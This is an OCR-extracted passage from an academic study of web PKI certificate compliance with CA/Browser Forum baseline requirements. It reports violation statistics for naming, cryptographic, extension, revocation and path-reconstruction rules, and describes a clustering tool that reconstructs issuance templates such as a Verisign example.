


Figure 6.2: Subject Name Violations

of graphical similarities between some Unicode characters and letters of the Latin alphabet), but without further details, we were not able to perform additional checks for this requirement.

6.4.2 Issuance and Subject Identity Violations

We now examine requirements related to the issuance process and subject identification. The market share of each validation process stayed relatively stable, from 48% domain validated, 48% organization validated, and 4% extended validation certificates to 49.2%, 46.6% and 4.2%, respectively.




Figure 6.3: Identification and Issuance Violations

In Figure 6.3, we observe significant improvements overall. Most notably, only 1.75% of

recently issued certificates are still missing their issuance policy, compared to 27.8% just one year before. Second, the number of issued certificates valid for a duration longer than the CA/Browser Forum's limits also went down sharply. Finally, most certificates issued today clearly identify their subject, issuer, and validation method, with a 25 points decrease in . Unfortunately, these improvements do not directly benefit end users due to the lack of visual clues in browsers, except for extended validation certificates.




Figure 6.4: EV Guidelines Violations

We only observe a very small fraction of violations of the extended validation guidelines, as shown on Figure 6.4, suggesting the concrete impact of standardized rules. In particular, all of the certificates that showed complete adherence with all applicable standards have been issued with extended validation.

6.4.3 Cryptographic Violations

In this section, we evaluate adherence to the cryptographic requirements described in Section 6.2. Figure 6.5 shows the statistics of each violation.

Among the certificates we collected, all but three use RSA for their public key, with an average modulus size increasing from 1921 to 2017 bits between the two time periods. While there are some elliptic curves certificates in use on the Web, for instance by Google, they typically are only presented during a TLS handshake if the initial client message demonstrates EC support. Out of the three DSA certificates from 2011–2012, two use a 1024-bit modulus, while the third has 512 bits. They are now expired and DSA doesn't seem to be used on the web anymore.

In terms of the key length, perhaps surprisingly, we find that the proportion of signed certificates with 1024-bit keys actually went *up* from 4.3% (plus 117 intermediate CAs) to 5.2% (plus 2 intermediate CAs) between the two periods. For endpoint and intermediate CA certificates, 1024-bit keys are allowed by the CA/Browser Forum if they expire before 2014. Checking this requirement, the percentage of violations among endpoint certificates is in fact going down slightly from 0.57% to 0.53%. Investigating further, we found that the main providers of 1024-bit keys (Google, Akamai, and Servision) are only issuing short lifespan certificates and seem to be in the process of moving to 2048-bit keys, suggesting an overall positive trend.

Along the same trend, we did not find any endpoint certificate issued after July 1st, 2011 that was signed with MD5. Adoption of the SHA-2 family of hash functions also increased from 0.2% to 0.6% between the two evaluation periods, and we found no vulnerable key caused by




Figure 6.5: Cryptographic Violations

to the Debian OpenSSL bug [Deb08] in publicly trusted certificates issued since 2012.

Low RSA exponents constitute a potential risk when the relying party fails to implement a correct validation of signatures formatted according to the PKCS#1 v1.5 standard [Küh+08]. Although the level of compliance with this requirement is already very high (exceeding 99.5%), it has improved only marginally over the observation period.

6.4.4 Extension Constraints

We now move to the violations of constraints on the extensions that a certificate should include (Tables II, III, and IV). This type of violations are usually more security sensitive. In particular, due to the complexity and fragility of the requirements governing the constraints in a certificate chain, not all popular libraries for certificate validation are applying the necessary checks consistently and in full compliance with current standards. We discovered that some examples of certificates in this section that deviate from the standards can be abused if processed by non-compliant software stacks, leading to potential attacks. We are in the process of reporting these vulnerabilities to maintainers of affected products.

Since the constraint requirements depend on the certificate type (root certificates, intermediate CA certificates, endpoint certificates), we discuss them separately below.

Root Certificates

We first look at violations in root certificates, shown in Figure 6.6. Since a majority of the root certificates have been issued years before the baseline requirements went into effect, it is not surprising to find a large number of violations.

First, 29.6% (down from 31.6%) of chains either have invalid basic constraints in the root, or are missing basic constraints altogether. This extension is used to indicate whether the certificate has CA capabilities. If it does, it can further specify whether to restrict the maximum length of a valid chain rooted at this certificate, a feature known as *path length constraint*. The baseline requirements mandate this extension to be marked critical, with the effect of forcing




Figure 6.6: Extension Violations in Root Certificates

any chain validation software to reject the certificate if it does not fully support the extension.

Including a path length limit in a root certificate is considered a violation by the CA/Browser Forum, which we found in 2% of chains (up from 1.1%). The rationale for this requirement is not given and indeed, not clear: while most roots are expected to only ever sign intermediate CA certificates offline, limiting the path length to 0 is certainly a good idea for the six remaining roots that issue endpoint certificates.

Second, almost half (44.7%, down from 46.9%) of the root certificates do not include the *key usage extension*. This extension restricts how the certificate may be used to a subset of predetermined purposes, the most common being digital signature, non-repudiation, key encipherment, data encipherment, key agreement, certificate signing, and CRL signing For HTTPS over TLS, digital signature and key encipherment flags are sufficient. If no key usage extension is present, the certificate is valid for all purposes.

Because key usages are limited to a fixed set of values, the *extended key usage* extension can enable additional purposes, indicated by custom Object Identifiers (OID), for instance code signing certificates used by Java and Authenticode use specific OIDs in addition to the digital signature key usage. About 2.5% (down from 4.6%) of chains violate the requirement not to include the extended key usage extension in a root certificate.

The justification for this requirement follows from the semantics of this extension, which are drastically different from key usage because they affect other certificates in the chain. First, for an extended key usage to apply to a certificate, it must appear in the metadata of the root certificate of its chain, as set by the root program manager. Hence, both Mozilla and Microsoft include with each root certificate a list of extended usages they are valid for, such as S/MIME, code signing, or document signing. Then, any certificate on a trusted chain that contains this extension restricts the set of possible extended usages of all its descendants to be a subset of the ones listed in its extended key usage extension *if the field is present*. A side effect of this enforcement algorithm is that the leaf of a chain where this extension never appears inherits all extended key usages from its root.

While overall a large number of root certificates have violations on basic constraints, path length constraints, and key usage extensions, it is very interesting to note that many of these certificates are not valid for CA purposes according to RFC 5820. This means that chain valida-

tion software must implement exceptions for accepting them as CA, despite sometimes missing the basic constraints or key usage extensions altogether. There are means of correcting this situation, as it is in fact possible to “update" a root certificate while keeping the same key, a procedure used no less than three times on the main Verisign root certificate since 1999.

Intermediate CA Certificates




Figure 6.7: Extension Violations in Intermediate Certificates

For intermediate CA certificates, the overall situation is more reassuring, as shown in Figure 6.7. All instances of basic constraints and invalid key usage are due to the extensions not being marked critical as required.

While these results may appear good, the main cause for the low number of violations is the lack of sufficiently strict requirements for intermediate certificates. For instance, it would make sense to require that every endpoint-issuing intermediate CA to have a path length constraint of 0. Fortunately, an increasing number of authorities are taking this precaution, from 40% of intermediates issued during the first period to 80%.

Similarly, among the hundreds of intermediates, many are issued to corporations that do not need to hold signature power over the entire Internet namespace. This can be addressed with the *name constraints* extension, which allows to restrict the namespace that a certificate has CA capabilities over. Only 11 active intermediates use name constraints and have signed only 44 certificates since July 2011.

Lastly, while RFC 5820 requires that CA certificates have the key usage extension, the baseline requirements do not recommend adding extended key usage restrictions in intermediate CA certificates. Since public CAs mostly sign certificates for use on web servers, there is no harm in adding an extended key usage restriction containing only the necessary “client authentication” and “server authentication” usages in an intermediate CA certificate, and it can prevent accidental usages being enabled on endpoint certificates that are missing the extended key usage extension.

Endpoint Certificates

Moving on to endpoint certificates on Figure 6.8, we find that the most striking violation for endpoint certificates is the presence of the CA bit. Although only a small fraction (1.4%, all issued before July 2012) of endpoint certificates have this violation, the corresponding web




Figure 6.8: Extension Violations in Endpoint Certificates

servers holding the private keys could use their certificates as a CA and sign arbitrary trusted certificates.

This violation is especially worrisome considering that in January 2013, a certificate that had been incorrectly issued by the Turkish authority TÜRKTRUST was used to mount man-in-the-middle attacks against Google services [Coa13]. Between 2010 and 2011, an intermediate authority on the Government of South Korea root issued at least 1580 endpoint certificates to Korean schools, universities and organizations with CA capability. 114 of them have been issued after July 1st, 2011 and two years later, 111 of them have not yet expired.

In addition, some of these endpoint certificates with CA capabilities do not include the key usage extension, although it is not mandated by the baseline requirements. Fortunately, the intermediate issuer of these certificates had a path length constraint of 0 in its critical basic constraints extension, which should prevent any malicious use in compliant X.509 implementations. Yet, this safeguard is not required by the CA/Browser Forum, and we found evidence of incorrect chain validation implementations. Thus, the violation statistics support the need for stronger intermediate CA certificates constraints.

We also found a non-negligible fraction of violations related to the extended key usage extension. For endpoint certificates, the use of additional extended key usages is not recommended by the baseline requirements, except in a few cases (e.g., for Server Gated Cryptography, an obsolete cryptographic enhancement standard used to bypass US export restrictions on strong cryptography in the 1990s). More importantly, we found 2064 web certificates that were explicitly valid for code signing, and 3917 certificates that wrongly include the special "Any Key Usage" OID, however, it is not clear what software actually honors this value for extra purposes.

We also observed that around 1% of currently valid certificates are missing the extended key usage extension altogether. This is a serious violation because as explained previously, if the extended key usage extension never appears in a trusted chain, the endpoint certificate inherits all extended key usages from the metadata of the root certificate of the chain, potentially making the certificate valid for S/MIME, code signing, document signing, etc. Thus, it is very important for security to include this extension, and we advocate to include it in intermediate CA certificates as an extra safeguard.

Revocation Violations




Figure 6.9: Revocation Violations

We further examine violations of the extension requirements related to revocation (Tables 6.2 and 6.3) in Figure 6.9. Revocation availability is an area that shows significant improvement. We observe a dramatic decrease of violations, in particular, much broader availability of the Online Certificate Status Protocol (OCSP), from 79% of certificates to 98.7%. OCSP has an important advantage over revocation lists: it forces CAs to record the serial numbers of certificates they have issued, and the OCSP server may only indicate that a given serial is valid if it appears in the CA's records. Furthermore, the use of OCSP stapling [EH11] can improve latency caused by revocation checking. Overall, the total number of certificates for which we were not able to check the revocation status by any means went down from 439 to 176.

Path Reconstruction Violations




Figure 6.10: Path Reconstruction Violations

We now examine the set of requirements meant to facilitate path reconstruction. We also observe quite a bit of improvements in this area comparing the two periods. In Figure 6.10, we show violations in three extensions that can help chain reconstruction: *subject key identifier*

(SKI), *authority key identifier* (AKI) and *authority information access* (AIA). The AIA extension should contain two URIs: the issuer's OCSP responder and the *authority certificate* (AC) file in case it is missing from the presented TLS chain and not available on the system, in particular when updates to CA certificates cause subject and issuer name mismatches. SKI contains a unique identifier for the embedded public key (usually, it is the SHA-1 digest of the raw RSA modulus), and AKI should contain the same value as the issuer's SKI. This can speed up chain reconstruction by indexing these values when storing root and intermediate certificates.

6.5 Template-level Analysis

This section presents several template-level analysis results and describes an interactive visualization tool, which is used for presentation and exploration purposes.

6.5.1 Clustering and Visualization

Using the methods described in Section 6.3, we extracted 571 clusters containing more than 5 certificates. Towards presenting results in an intuitive, comprehensible format, we built a visualization tool that allows interactive exploration of the graph of certification authorities and templates. It implements the following features:

- search by certification authority name;
- detailed inspection of clusters, including the complete reconstructed template, the number of certificates, the average issuance date for the cluster, references to the center and a few sample certificates from the cluster, the set of violations for the center and the distribution of individual certificate violations from 1000 random certificates from the cluster;
- filter clusters based on the presence of some violation;
- assign custom scores to each template and individual violation and color clusters based on the total score of their template or individual violations.

We depict an example screenshot with a complete graph of certification authorities in Figure 6.11. Each connected component corresponds to a single root certification authority, with leaves representing templates and connecting nodes representing subordinate CAs. The area of each node is proportional to the total number of endpoint certificates signed (possibly indirectly) by one the node's certificates. Out tool also differentiates root certificates and includes labels. We show a few labels for the largest root certificates in the figure. The left pane shows an interface for certificate searching, which shows the search results for "DFN-Verein PCA Global - G01", which is a German CA, marked by the arrow on the right side of the figure. We further discuss in Section 6.5.2.

This tool also allows us to zoom in and examine the detailed connections between roots and CAs. Figure 6.12 shows an example. Here, the root "Entrust.net Certification Authority (2048)" delegates to six CAs, with the largest one being "Entrust Certification Authority - L1C". The certificates issued by this large non-root CA follows eight cluster templates. With this tool, we can conveniently examine the structure of the clusters and the details of individual CAs and certificates.

Since the identity of the parent CA is a high-weight feature for input, the clustering process naturally factors in the structure of CA hierarchies. However, this feature is not a dominant factor in clustering as we also have many other features about certificate contents (Table V).




Figure 6.11: Distribution of Clusters among CAs. The color scheme reflect the percentage of weak keys in a cluster. The left pane shows the searching interface.

Still, among our clustering results, we did not observe any cluster spanning across different CAs, suggesting that different CAs may indeed not share the exact same templates.





Figure 6.12: Zoom on a Root and its Intermediates.

With the clustering results, we proceed to derive a certificate template for each of them. Table 6.6 shows an example reconstructed template for the most commonly issued Verisign certificates.


To evaluate relevance of our clustering, we compare the template violations (which directly depend on our clustering features) with the individual certificate violations that we observe on samples from the cluster. In validation of our approach, we find that the affinity to the same cluster is strongly correlated with template violations. In particular, across all clusters with more than 5 certificates, for all rules, in more than 94.5% of instances the fraction of rule violations within a cluster is either all or nothing.

To give a graphical representation of this evaluation, we assign scores to each type of violation based on our subjective perceived impact. For instance, missing the CRL distribution points extension is a significant template violation, while listing an expired domain in the subject alternative names is a significant certificate violation. We can then color clusters based on their total template and individual certificate scores. We show the results of this evaluation in Figure 6.13; the size of small cluster nodes is artificially increased to improve visibility. With our importance-directed choice of weights, the score correlation between template and individual certificate violations reach 25% on clusters containing more than 50 certificates.

In addition to the global evaluation of the Web PKI, our method could also be used by certificate chain validation software to implement additional checks on high security systems.



(a) Coloration based on template scores



(b) Coloration based on average observed violations

Figure 6.13: Comparison of cluster quality based on two metrics. Clusters are enlarged for better visibility.

Table 6.6: Reconstructed Template from Clustering.

X.509 Fields	
Serial	16.0 bytes entropy avg.
Signature	Sha1-RSA
Subject	CN, OU, O, L, S, C
Validity	14.6 months avg.
Public Key	1952 bits avg.
X.509 Extensions	
Alternative Names	
Basic Constraints	CA=False
Key Usage	Digital Signature Key Encipherment
CRL Points	http://SVRSecure-G3-crl.verisign.com/SVRSecureG3.crl
Policies	2.16.840.1.113733.1.7.54 CPS= https://www.verisign.com/cps
EKU	Server Authentication Client Authentication
AKI	0D445C165344C1827E1D20AB25F40163D8BE79A5
